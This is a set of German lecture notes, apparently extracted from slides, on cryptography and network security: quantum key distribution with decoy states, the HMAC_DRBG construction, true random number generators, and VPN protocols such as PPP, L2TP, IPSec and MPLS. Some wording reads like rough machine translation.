Die meisten Layer-1-basierten Schutzschemata basieren auf "Sicherheit durch Verschleierung", indem sie entweder die Scrambling-Algorithmen oder Übertragungsformate nicht offenbaren oder indem sie sich auf spezielle, klassifizierte Hardware verlassen.

Quantum Cryptography

Quanten können nicht geklont werden, daher haben Sie ein sehr grosses Potential. Ich merke daher, wenn jemand die Leitung abhört.

Quantum Cryptography using Entangled Photons




Die Quantentastenverteilung unter Verwendung von verschränkten Photonen wurde von drei unabhängigen Forschungsgruppen nachgewiesen. Damit jede codierte Nachricht nützlich sein kann, muss ein Schlüssel zur Decodierung verfügbar sein. Klassisch ist es jedoch immer möglich, dass ein Lauscher sowohl den Schlüssel abfängt als auch verhindert, dass er detektiert wird. Mit Quantenverschlüpfung kann jedoch ein vollständig sicherer Schlüssel erzeugt und verteilt werden. Jeder Versuch, den Quantenschlüssel abzufangen, ändert den

Inhalt auf eine erkennbare Weise, so dass die Benutzer die kompromittierten Teile der Daten verwerfen können. Um den Schlüssel zu erzeugen, spaltet ein nichtlinearer Kristall ein einzelnes Photon in ein Paar verwickelter Photonen. Der Absender (Alice) und der Empfänger (Bob) erhalten jeweils einen. Die Photonen Alice und Bob besitzen jeweils einen Detektor zum Messen der Photoneneigenschaften, wie Polarisation oder Ankunftszeit. Mit der richtigen Kombination von Detektoreinstellungen an jedem Ende erhalten Alice und Bob den exakt gleichen Wert der Eigenschaft. Nach Erhalt einer Folge von verstrickten Photonen, diskutieren Alice und Bob, welche Detektor-Einstellungen sie verwendet, anstatt die tatsächlichen Messwerte, die sie erhalten, und sie verwerfen Messwerte mit falschen Einstellungen. An diesem Punkt haben Alice und Bob ihren sicheren Schlüssel. Drei Gruppen von Forschern an der Universität Wien, dem Los Alamos National

Laboratory und der Universität Genf gelang es, ihre Schlüssel zu verteilen und gleichzeitig das Abhören zu vermeiden. In diesen Experimenten die drei Gruppen

Verwendete relativ langsame Schlüsselerzeugungsraten, aber Verbesserungen werden erwartet.



Decoy States against Multi-Photon Splitting Attacks

- Einzelne Photonen Laser sind Nahe zu unmögliche um zu bauen.
- Die natürliche Poisson-Verteilung von praktischen Laserquellen verursacht Multiphotonenimpulse, die durch Eve aufgeteilt werden können.
- Um die gestohlenen Photonen zu kompensieren, könnte Eve zusätzliche Photonen injizieren.
- Als Gegenmaßnahme fügt Alice zufällig einen bestimmten Prozentsatz von Köderzuständen ein, die auf einem anderen Leistungspegel übertragen werden.
- Später zeigt Alice Bob, welche Impulse Köderzustände enthalten.
- Wenn Eva lauscht, werden die Rendite- und Bitfehlerratenstatistiken für die Signal- und Decoderzustände modifiziert, die von Alice und Bob erkannt werden können.
- Die Verwendung von Decoy-Zuständen erweitert die Rate des sicheren Schlüsselaustauschs auf über 140 km.

Photon Yield versus Power Level

Poissonverteilung der Anzahl der Photonen im Puls, gemessen über 1000 Impulse:

	Signal states	Decoy states
Power Level	0.80 photons/pulse	0.12 photons/pulse
0 photons/pulse	449 pulses	887 pulses
1 photon /pulse	360 pulses	106 pulses
2 photons/pulse	144 pulses	7 pulses
3 photons/pulse	38 pulses	0 pulses
4 photons/pulse	8 pulses	0 pulses
5 photons/pulse	1 pulse	0 pulses
Yield	551 of 1000 pulses	113 of 1000 pulses


Photon Yield versus Transmission Distance

- Attenuation in a monomode fiber with $\lambda = 1550\text{nm}$: 0.2 dB/km
 - 50 km: $10\text{dB} \Rightarrow 1 \text{ out of } 10 \text{ photons survive}$
 - 100 km: $20\text{dB} \Rightarrow 1 \text{ out of } 100 \text{ photons survive}$
 - 150 km: $30\text{dB} \Rightarrow 1 \text{ out of } 1000 \text{ photons survive}$


Photon Yield in 50 km (10 db Attenuation)

Empfangene Impulse mit mindestens einem Photon, gemessen über 1000 Impulse:

	Signal states	Decoy states
Power Level	0.80 photons/pulse	0.12 photons/pulse
0 photons/pulse	0 pulses	0 pulses
1 photon /pulse	36 pulses	10 pulses
2 photons/pulse	28 pulses	2 pulses
3 photons/pulse	10 pulses	0 pulses
4 photons/pulse	3 pulses	0 pulses
5 photons/pulse	0 pulses	0 pulses
Yield	77 of 1000 pulses	12 of 1000 pulses


Layer 2 Encryption with Quantum Key Distribution

- 10 Gbit/s Ethernet Encryption with AES-256 in Counter Mode
- QKD: BB84 and SARG protocols, up to 50 km (100 km on request)
- Key Management: 1 key/minute up to 12 encryptors


Cerberis QKD Server und Centauris Encryptors

Key Derivation using Pseudo Random Functions


HMAC Funktion (RFC 2104)



HMAC-Based Pseudo Random Function (PRF)



Deterministiv Random Bit Generator (DRBG)



<h3>NIST 800-90A DRBG Inputs</h3> <ul style="list-style-type: none"> • Instantiate <ul style="list-style-type: none"> • 112, 128, 192 or 256 bits of security strength • Entropy Input <ul style="list-style-type: none"> • Entropy with size at least equal to security strength • Nonce <ul style="list-style-type: none"> • Entropy with size at least equal to $0.5 * \text{security strength}$ • Counter with repetition rate at least equal to $0.5 * \text{security strength}$ • Personalization String <ul style="list-style-type: none"> • Application Identifiers, Device Serial Numbers, User IDs, etc. • Optional, can be an empty string • Additional Input <ul style="list-style-type: none"> • Any other private or public input • Optional, can be empty 	<h3>NIST 800-90A DRBG Types</h3> <ul style="list-style-type: none"> • Hash_DRBG <ul style="list-style-type: none"> • 112 bit: SHA-224, SHA-256, SHA-512_256, SHA-384, SHA-512 • 128 bit: SHA-256, SHA-512_256, SHA-384, SHA-512 • 192 bit: SHA-384, SHA-512 • 256 bit: SHA-512 • HMAC_DRBG <ul style="list-style-type: none"> • 112 bit: SHA-1, SHA-224, SHA-256, SHA-512_256, SHA-384, SHA-512 • 128 bit: SHA-1, SHA-224, SHA-256, SHA-512_256, SHA-384, SHA-512 • 192 bit: SHA-224, SHA-256, SHA-512_256, SHA-384, SHA-512 • 256 bit: SHA-256, SHA-512_256, SHA-384, SHA-512 • Counter_DRBG <ul style="list-style-type: none"> • 112 bit: 3DES, AES-128, AES-192, AES-256 • 128 bit: AES-128, AES-192, AES-256 • 192 bit: AES-192, AES-256 • 256 bit: AES-256
<h3>NIST 800-90A HMAC_DRBG 1</h3> <ul style="list-style-type: none"> • Instantiate Function <ul style="list-style-type: none"> • $K = 0x00\ 00\dots\ 00$ Schlüssel mit alles nullen • $V = 0x01\ 01\dots\ 01$ • $(K, V) = \text{Update}(\text{Entropy} \parallel \text{Nonce} \parallel \text{Personalization_String}, K, V)$ • $\text{reseed_counter} = 1$ • Generate Function <ul style="list-style-type: none"> • Loop: <ul style="list-style-type: none"> $V = \text{HMAC}(K, V)$ Aus HMAC Teil $\text{Pseudorandom_Output} = \text{Pseudorandom_Output} \parallel V$ $(K, V) = \text{Update}(\text{Additional_Input}, K, V)$ Schlüssel des HMACs wird dann auch geändert. $\text{reseed_counter} += 1$ • Reseed Function <ul style="list-style-type: none"> • $(K, V) = \text{Update}(\text{Entropy} \parallel \text{Additional_Input}, K, V)$ • $\text{reseed_counter} = 1$ 	<h3>NIST 800-90A HMAC_DRBG 2</h3> <ul style="list-style-type: none"> • Update Function <ul style="list-style-type: none"> • $K = \text{HMAC}(K, V \parallel 0x00 \parallel \text{Provided_Data})$ • $V = \text{HMAC}(K, V)$ • If Provided_Data is empty, return K and V • $K = \text{HMAC}(K, V \parallel 0x01 \parallel \text{Provided_Data})$ • $V = \text{HMAC}(K, V)$ • Return K and V

True Random Number Generators

Generating True Random Numbers

Die Sicherheit moderner kryptographischer Protokolle beruht stark auf der Verfügbarkeit von echten zufälligen Schlüsselmaterialien und Nonces. Auf Standard-Computer-Plattformen ist es nicht eine triviale Aufgabe, echtes Zufallsmaterial in ausreichenden Mengen zu sammeln:

- Abstände der Tastenanschläge
- Mausbewegungen
- Input der Sound-Karte
- Luftturbulenz in Festplatten
- RAID Festplatten Array Kontroller
- Computeruhren

Beste Strategie: Das Kombinieren verschiedener zufälliger Quellen mit einer starken Mischfunktion (z. B. SHA-1 oder SHA-256-Hash) in einen Entropiepool (z.B. Unix / dev / random) schützt gegen einzelne Gerätefehler.

Hardware-based True Random Generators

Quantenquellen radioaktiver Zerfallsquellen

Zuverlässige, hohe Entropiequellen, aber oft sperrig und teuer.

Wärmequellen

Geräuscharme Dioden oder Widerstände sind preiswert und kompakt, aber die Pegelerkennung führt gewöhnlich zu erheblichen Schrägen, die korrigiert werden müssen.

Freie laufende oder metastabile Oszillatoren


Die Frequenzveränderung eines frei laufenden Oszillators ist eine gute Entropiequelle, wenn sie genau ausgelegt und gemessen wird. Z.B. In Chipkarten-Krypto-Coprozessoren. Die Intel Ivy Bridge Prozessorfamilie implementiert einen on-chip metastabilen digitalen Oszillator.

Lava Lampen


Periodische digitale Schnappschüsse einer Lavalampe zeigen viel Zufall.

The Intel RDRAND Instruction

Verfügbar mit Intel Ivy Bridge Prozessoren (XEON und Core i7). Der RDRAND-Befehl liest einen zufälligen Wert von 16, 32 oder 64 Bit. Durchsatz 500+ MBPs Zufallsdaten mit 8 gleichzeitigen Threads. Der Zufallszahlengenerator entspricht NIST SP 800-90, FIPS 140-2 und ANSI X9.82.



Quantum Random Number Generator



Skew Corrections and Tests for Randomness

- **Simple Skew Correction (John von Neumann)**
 - $p(1) = 0.5+e$, $p(0) = 0.5-e$, $-0.5 < e < 0.5$
 - Example with $e = 0.20$, i.e. $p(1) = 0.7$, $p(0) = 0.3$


11011111101011011000100111100111011111101101111111110101
 - 0 - - 1 1 - 0 1 - 1 0 - 1 0 - 0 - - 1 - 0 - - - 0 0
- **Strong Mixing using Hash functions**
 - Hashing improves statistical properties but does not increase entropy.
- **Statistical Tests for Randomness**
 - A number of statistical tests are defined in FIPS PUB 140-2 "Security Requirements for Cryptographic Modules": Monobit Test, Poker Test, Runs Test, etc.
- **Entropy Measurements**
 - The entropy of a random or pseudo-random binary sequence can be measured using Ueli Maurer's "Universal Statistical Test for Random Bit Generators"



Virtual Private Networks (VPN)


Point-to-Point Protocol (PPP)

PPP-based Remote Access using Dial-In



Die Authentifizierung ist entweder basierend auf PAP (Passwörter), CHAP (challenge/response) oder Extensible Authentication Protocol (EAP, Smartcards). Die Optionale PPP Paket Verschlüsselung (ECP) wird mit Preshared Secrets abgewickelt. Die individuellen PPP Pakete sind nicht authentifiziert. Es ist zudem anzumerken, dass das Link Control Protocol (LCP) sowie EAP und ECP nicht geschützt sind.

The PPP Encryption Control Protocol (ECP)




ECP nutzt den selben Paket Exchange Mechanismus wie das Link Control Protocol. Die ECP Pakete werden möglicherweise nicht übermittelt bis PPP die Network Layer Protocol Phase erreicht hat und sollten auf eine zusätzliche Authentifizierungsphase warten. Genau ein Paket ist verschaltet in das PPP Information Feld, wo das PPP Protocol Feld den Typ angibt 0x8053.



Ein verschlüsseltes Paket ist verschachtelt in ein PPP Information Feld, wo das PPP Protocol den Typ angibt 0x0053 (was für Encrypted diagram steht). Eine allfällige Kompromierung wird über das Compression Control Protocol (CCP) ausgehandelt. ECP Implementationen sollten das PPP TripleDES Verschlüsselungs Protokoll verwenden (3DESE).


The PPP Extensible Authentication Protocol (EAP)



- Some of the authentication **types** supported by EAP (RFC 2284):
 - 1 Identity
 - 4 MD5-Challenge
 - 5 One-Time Password (OTP, RFC 2289)
 - 6 Generic Token Card
 - 9 RSA Public Key Authentication
 - 13 EAP-TLS (RFC 2716)
 - 15 RSA Security SecurID EAP
 - 18 EAP-SIM with SIM smartcard (GSM)
 - 21 EAP-TTLS (RFC 5281)
 - 23 EAP-AKA with USIM smartcard (UMTS)
 - 25 PEAP (Protected EAP, Microsoft)
 - 29 EAP-MSCHAP-V2 (Microsoft)
 - 36 Cogent Systems Biometrics Authentication EAP
 - 54 PT-EAP (RFC 7171)
 - 55 TEAP (RFC 7170)




Layer 2 Tunneling Protocol (L2TP) - Compulsory Mode




Layer 2 Tunneling Protocol (L2TP) - Voluntary Mode

LNS: L2TP Network Server


LAC: L2TP Access Concentrator




Layer 3 Tunnel based on IPSec



L2TP over IPSec – Voluntary Mode






*OpenVPN uses SSL over UDP

Layer 2/3/4 VPNs - Pros and Cons

Layer 2 - L2TP	Layer 3 - IPSec	Layer 4 - TLS
<ul style="list-style-type: none"> - Pro - Gleiches Login Verfahren wie bei PPP - Pro - Gleiche Hilfsinformationen wie PPP (virtual IP, DNS/WINS Server) - Contra - Keine grosse Sicherheit ohne IPSec. LCP geträuscht werden sodass es keine Verschlüsselung braucht. 	<ul style="list-style-type: none"> - Pro - Gute Verschlüsselung und Authentifizierung auf dem VPN Tunnel - Pro - Kann komplexe VPN Zugriffsrichtlinie aushandeln und enforcen. - Pro - XAUTH und IKEv2-EAP Authentifizierung offerieren PPP-ähnliche Funktionen - Contra - Es erlaubt kein Tunneling von nicht-IP Protokollen - Contra - Komplizierter Verbindungsaufbau, PKI Verwaltungs-Overhead 	<ul style="list-style-type: none"> - Pro - Clientless und einfach, nur Internet Browser plus Java Applet oder Plugin - Gute Verschlüsselung und Authentifizierung des Tunnels - Contra - Zugriff zu einzelnen Applikationen erfordert ein spezielles Plugin.


Multi-Protocol Label Switching (MPLS)



Indem das vor dem IP Paket ein User Label LA angehängt wird. Ist es möglich das User A den gesamten IP Traffic über den Ingress-Node E1 (home office) zu egress-Node E3 (HQ) schicken kann, ohne das auf der Route die IP-Header angeschaut werden müssen. So können sogar Private Netzwerkadressen transportiert werden.

Von HOP zu HOP wird ein Outer Switching Label angehängt, dass den Path definiert. Vor dem Switch wird dieses entfernt und nach dem Switching Entscheid wieder angehängt. Das Labeling ermöglicht auch ein effizientes Billing basierend auf den transportierten IP-Packeten.


MPLS Layer 2 Shim Header



Der Shim Header wird nach dem Datalink Header aber vor dem IP Header übermittelt.

- LABEL Mehrere Verschachtelungen möglich, basierend auf dem ATM Konzept.
- COS Class of Service, etwa gleich wie das TOS Feld von IP (Type of Service)
- TTL Time to Live, übernimmt die Funktions des TTP Felds vom IP Header.

IPSec Transport Mode



IP Datagramme sollten authentifiziert und verschlüsselt werden.

Authentizität der IP Verbindungen

Um IP-Spoofing und Verbindungs-Hijacking zu verhindern sowie den Inhalt von IP-Datagrammen gegen unbefugte Änderungen zu schützen, sollten alle über das Internet gesendeten IP-Datagramme authentifiziert werden.


Privatsphäre der IP Verbindungen

Um die Privatsphäre zu gewährleisten, sollten alle IP-Datagramme, die über das Internet gesendet werden, durch eine starke Kryptographie verschlüsselt werden.

Verschlüsselung und Authentifizierung

Verschlüsselung ohne Authentifizierung ist anfällig für verschiedene Angriffe. Daher muss die Verschlüsselung immer mit der Authentifizierung kombiniert werden.

